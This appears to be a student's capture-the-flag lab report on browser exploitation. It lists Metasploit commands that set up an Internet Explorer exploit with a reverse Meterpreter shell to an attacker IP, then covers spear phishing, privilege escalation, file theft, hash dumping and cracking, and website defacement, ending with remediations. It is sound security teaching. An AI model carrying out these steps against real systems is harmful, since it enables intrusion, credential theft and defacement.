|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Name: Nishchal Sreevathsa |  |  |  |  |

Using Browser Exploitation to Take Over a Host’s Computer

Ethical Hacking & Lab 8

Table of Contents

1. [Executive Summary 2](#_Toc409378035)

[Highlights](#_Toc409378036)

[Objectives](#_Toc409378037)

1. [Lab Description Details 3](#_Toc409378038)

[Include Steps Taken, Notes, & Screen Shots demonstrating completion of lab objectives](#_Toc409378039)

1. [Supporting Evidence 17](#_Toc409378040)
2. [Conclusion & Wrap-Up 18](#_Toc409378041)

[Summary with observations, Success & Failures, Challenges](#_Toc409378042)

# Executive Summary

## Highlights

|  |  |
| --- | --- |
|  | This lab gives you practical experience in controlling a victim's machine through browser exploitation tactics. You are required to enter the target machine's system as an ethical hacker in the lab. To obtain unauthorized access, escalate privileges, steal files, and hide your traces, you'll employ programs like Metasploit, Meterpreter, spear phishing, and John the Ripper. This lab shows typical hacker methods for taking advantage of browser vulnerabilities. |

## Objectives

|  |  |
| --- | --- |
|  | This lab's goal is to take advantage of a browser vulnerability in order to take complete control of the victim's PC. Using Meterpreter and Metasploit, you will:   * Install Kali Linux and set up an exploit server. * Send a spear phishing email to a Windows victim, tricking them into clicking on a dangerous link. * To run code on the victim's computer, use Metasploit's browser exploit module. * Set up a Meterpreter session with the victim to get more control and take advantage of them. * Increase authority, pilfer data, and release password hashes for analysis. * To show the impact, vandalize the victim's computer's website.   The aim is to completely take over the browser and system, mimicking the kind of attack that a malevolent actor or ethical hacker would employ to infiltrate a target during penetration testing. |

# Lab Description Details

## Include Steps Taken, Notes, & Screen Shots demonstrating completion of lab objectives

**Launching the Attack**

**Step 1**: Launch the external Kali 2 Attack machine with the **External IP Address 175.45.176.199**. Once the machine is booted enter the Username as **root** and Password as **toor** and login to the machine and then open the **Linux Terminal**.

**Step 2:** To launch the Meterpreter CLI, run the Postgresql service. Command: **service postgresql start**

Start the Metasploit framework's msfconsole. Command: **msfconsole**

A computer screen shot of a rabbit

Description automatically generated

**Step 3:** Look for the Xampp exploit and click on it. Command: **search ms08\_078**

**A screenshot of a computer

Description automatically generated**

**Step 4:** Use the following command to access the XAMPP exploit:

**use** **exploit/windows/browser/ms08\_078\_xml\_corruption**

Find out more about the exploit for Internet Explorer**. Command: info**

**A computer screen shot of a computer

Description automatically generated**

**Step 5:** Find out what the Internet Explorer exploit's settings are. Command: **show options**

A screenshot of a computer screen

Description automatically generated

**Step 6:** Assign the remote host's IP address. Command: **set SRVHOST 175.45.176.199**

The webroot path is set. Command: **set URIPATH /**

View the Internet Explorer exploit values that you have configured. Command: **show options**

**A screenshot of a computer

Description automatically generated**

**Step 7:** Load the payload into a reverse meterpreter shell for Windows. Command: **set payload windows/meterpreter/reverse\_tcp**

The local host is set. Command: **set LHOST 175.45.176.199**

View the settings you have selected. Command: **show options**

Remote systems are exploited. Command: **exploit**

**A screenshot of a computer

Description automatically generated**

**Getting Spearphished**

**Step 8:** Open **Opera Mini** Mail and click on the **www.facebook.com** link in the email from Mark Zukerberg by clicking on the Windows server host with IP address 192.168.1.10 and logging in as **administrator** with the password **P@ssw0rd**. This email is a **phishing link** that we generated using a Linux computer.

A screenshot of a computer

Description automatically generated

**Step 9:** Enter **Student @campus.edu** as the username and Password is **password** on the Facebook website, and then click the login button. Once logged in **blank page** is found since this email was a phishing email and credentials gets compromised.

A computer screen shot of a computer screen

Description automatically generated

**Stealing the Data**

**Step 10:** Return to the Kali Machine and you will see an open connection where we started the meterpreter connection.

give victims a list of all scheduled sessions. Command: **sessions –l**

Engage in interaction with the victim machine's session. Command: **sessions -i 1**

A screenshot of a computer screen

Description automatically generated

**Step 11:** choose the account that you are using with the victim. Command: **getuid**

raise your level of access to the system account. Command: **getsystem**

choose the account that you are using with the victim. Command: **getuid**

We are now in command of the victim’s computer. capture a screen grab of the device. Command: **screenshot**

A screen shot of a computer

Description automatically generated

**Step 12:** Examine the screenshot that was taken using the.jpeg extension in the victim's desktop's Home folder.

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

**Step 13:** Captured the **Sample Flag:99818** in the home folder of victim’s desktop.

A screenshot of a computer

Description automatically generated

**Challenge #1:** Captured the **flag2.png file** in the home folder of victim’s desktop. **Flag: 334166.**

A screenshot of a computer

Description automatically generated

**Challenge #2:** Captured the **flag3.jpg file** in the home folder of victim’s desktop. **Flag: 231445**

Screens screenshot of a computer

Description automatically generated

**Step 14:** Check the present working directory. Command: **pwd**

In the victim’s machine, change the present working directory. Command: **cd \**

In the victim’s system, List the present working directory. Command: **pwd**

A black rectangular object with a white border

Description automatically generated

**Step 15:** enumerate the files on the victim's current directory. Command: **ls**

A screenshot of a computer

Description automatically generated

**Step 16:** Navigate to the victim's computer's share folder. Command: **cd share**

A screen shot of a computer

Description automatically generated

**Step 17:** List every file by navigating to the DeathStar folder on the victim's computer. Download the victim's files from the current directory.

A screen shot of a computer program

Description automatically generated

**Step 18:** Examine the downloaded DeathStar.jpg images that are located in the home folder.

A screenshot of a computer

Description automatically generated

**Challenge #3:** Captured the flag of the stolen blueprint by opening the **blueprint2.jpg file**. **Flag: 111222**

A screenshot of a computer

Description automatically generated

**Challenge #4:** Captured the flag of the stolen blueprint by opening the **blueprint3.jpg file**. **Flag: 777558**

A screenshot of a computer

Description automatically generated

**Challenge #5:** Captured the flag of the stolen blueprint by opening the **blueprint4.jpg file**. **Flag: 655913**

A screenshot of a chat

Description automatically generated

**Step 19:** For the administrator, **dump the hashes**.

A screen shot of a computer screen

Description automatically generated

**Step 20:** The Administrator account and its two hashed values were highlighted, copied, and then the **leafpad pass.txt** file was opened from the terminal, with the copied hash values placed in and the file saved.

A screenshot of a computer

Description automatically generated

**Step 21:** Use **John the Ripper** to decode the pass.txt file.

A computer screen shot of a computer program

Description automatically generated

**Step 22:** Make an **index.html** file in the HTML format.

A screenshot of a computer

Description automatically generated

**Step 23:** After renaming the sharing folder to the **xampp** folder, the victim's machine's current directory's contents should be listed.

A screenshot of a computer

Description automatically generated


**Step 24:** On the victim workstation, change the current working directory to **htdocs**, then list the files located in the current directory.

A screenshot of a computer


Description automatically generated

**Step 25:** List all the files in the current directory after removing the **index.html** file from the victim's computer.

**Step 26:** Upload an **index.html** file to the victim's current directory.



**Step 27:** Enumerate the files on the victim's current directory.



**Step 28:** Open Iceweasel on Kali Machine, enter **http://203.0.113.100** in place of the default page address. Next, hit Enter. "**this site is hacked**" is displayed on the webpage.

A screenshot of a computer

Description automatically generated

# Supporting Evidence

**Screenshots, Research, Etc.**

**A screenshot of a computer

Description automatically generated**

**A screenshot of a computer

Description automatically generated**

# Conclusion & Wrap-Up

## Summary with observations, Success & Failures, Challenges

During this lab, we were able to take advantage of a browser vulnerability and obtain unauthorized access to the victim's computer by using Metasploit and Meterpreter. In addition to defacing the website, we were also able to escalate privileges, steal confidential files, and crack passwords. This illustrates the seriousness of browser vulnerabilities and the value of maintaining patched and updated browsers. The lab offers practical expertise with common tools and methods used by hackers.

**Observations:**

* With just a little amount of user interaction, an attacker can completely compromise a system via browser exploits.
* To increase access and control within a compromised system, privilege escalation is essential.
* By cracking password hashes, credentials for additional access can be discovered.
* As long as they continue to use techniques like web defacement, an attacker may be able to stay on a compromised system.

**Success:**

* Effectively took advantage of Internet Explorer to take over the victim's system.
* Acquired administrator rights, took files from the target system, and cracked passwords.
* Vandalized website to show how the attack affected it.

**Challenges:**

* Preventing crashes and making sure the attack payload matched the target OS.
* Navigating the victim's remote computer's filesystem and directories.
* Transferring files to the attack system for additional examination.

**Risks:**

* An important security risk is posed by outdated or vulnerable browsers and browser plugins, which are easily attacked using open-source tools such as Metasploit.
* Malicious URLs included in spear phishing emails are still a potent attack tool for users. Persuading a user to click on a link may put the system at risk.
* With the use of stolen password hashes, attackers can break passwords offline and obtain additional access to accounts and systems.
* By gaining administrator or system privileges through privilege escalation, an attacker's potential on a compromised system is maximized.
* Web defacements show the effect of an attack and give attackers the ability to continue on infrastructure that has been compromised.

**Remediations:**

* Update and patch all plugins and browsers to fix known vulnerabilities.
* Inform users about spear phishing assaults and advise them not to open any dubious attachments or links.
* When feasible, use multi-factor authentication and strong passwords.
* Limit user privileges and segmentation to lessen the impact of compromise. Make users not administrators.
* Keep an eye out for indications of system penetration, such as unfamiliar processes and network connections.
* Apply the least-privilege approach to all user accounts and services. Minimize harm caused by compromising.
* To swiftly identify breaches and take relevant action, have an incident response plan in place.